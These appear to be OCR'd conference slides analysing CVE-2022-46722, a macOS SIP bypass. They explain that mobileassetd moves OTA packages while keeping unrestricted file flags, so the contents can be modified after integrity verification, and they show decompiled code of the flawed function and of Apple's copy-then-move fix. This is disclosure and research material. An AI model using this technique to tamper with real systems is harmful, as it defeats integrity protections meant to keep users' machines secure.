
SIP-bypass directly

- The OTA package contents on the final path are unprotected!
- Therefore, it is useless to verify the integrity of the OTA package.
- Modify the contents of the OTA package directly after the verification.
- Get a SIP-bypass directly.

CVE-2022-46722

Root Cause: **mobileassetd**

- **moveTargetToDirectory**
- moveItemAtURL:toURL will **preserve the source file flags** and extended attributes
- The source files are owned by **_urlsessiond** and are **unrestricted**




```
__int64 __fastcall moveTargetToDirectory(__int64 a1, void *a2, int a3, void *a4, __int64 a5, int a6)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v7 = 7LL;
  if ( a2 )
  {
    v17 = a3;
    v8 = +[NSFileManager defaultManager](&OBJC_CLASS___NSFileManager, "defaultManager");
    v16 = 0LL;
    v9 = objc_msgSend(a2, "path");
    if ( !(unsigned __int8)-[NSFileManager fileExistsAtPath:](v8, "fileExistsAtPath:", v9) || !(_BYTE)v17 )
    {
LABEL_6:
      if ( (unsigned __int8)-[NSFileManager moveItemAtURL:toURL:error:](v8, "moveItemAtURL:toURL:error:", a1, a2, &v16) )
        v12 = CFSTR("Moved %@ to %@");
      else
        v12 = CFSTR("Failed to move %@ to %@ , error is: %@");
      v7 = 0LL;
      sub_10155F4BA(0, 6, (unsigned int)"moveTargetToDirectory", (_DWORD)v12, a1, (_DWORD)a2);
      goto LABEL_11;
    }
    if ( (unsigned __int8)-[NSFileManager removeItemAtPath:error:](v8, "removeItemAtPath:error:", v9, 0LL) )
    {
      sub_10155F4BA(0, 6, (unsigned int)"moveTargetToDirectory", (unsigned int)CFSTR("Removed existing file"), v10, v11);
      goto LABEL_6;
    }
    sub_10155F4BA(
      0,
      6,
      (unsigned int)"moveTargetToDirectory",
      (unsigned int)CFSTR("Could not remove file: %@"),
```

CVE-2022-46722

Apple’s fix

- Use the API **copyItemAtURL:toURL:** to copy the OTA package to an intermediate path
  - Files dropped/written by the **mobileassted** are **restricted**
- moveItemAtURL:toURL after copying



```
__int64 __fastcall atomicallyCopyURLToURL(id src, id dst, __int64 a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  dst_1 = objc_retain(dst);
  src_1 = objc_retain(src);
  v3 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  v17 = objc_retainAutoreleasedReturnValue(v3);
  v4 = objc_msgSend(&OBJC_CLASS___NSProcessInfo, "processInfo");
  v5 = objc_retainAutoreleasedReturnValue(v4);
  v6 = objc_msgSend(v5, "globallyUniqueString");
  v7 = objc_retainAutoreleasedReturnValue(v6);
  objc_release(v5);
  v8 = objc_msgSend(dst_1, "URLByDeletingLastPathComponent");
  v9 = objc_retainAutoreleasedReturnValue(v8);
  v14 = v7;
  v10 = objc_msgSend(v9, "URLByAppendingPathComponent:", v7);
  intermediate = objc_retainAutoreleasedReturnValue(v10);// /System/Library/AssetsV2/staging/[UUID]
  objc_release(v9);
  LOBYTE(v9) = (unsigned __int8)objc_msgSend(v17, "copyItemAtURL:toURL:error:", src_1, intermediate, a3);
  objc_release(src_1);
  if ( !(_BYTE)v9
    || (v12 = 1, !(unsigned __int8)objc_msgSend(v17, "moveItemAtURL:toURL:error:", intermediate, dst_1, a3)) )
  {
    v12 = 0;
    objc_msgSend(v17, "removeItemAtURL:error:", intermediate, 0LL);
  }
  objc_release(intermediate);
  objc_release(v14);
  objc_release(v17);
  objc_release(dst_1);
  return v12;
}
```

What else can we do after bypassing SIP?

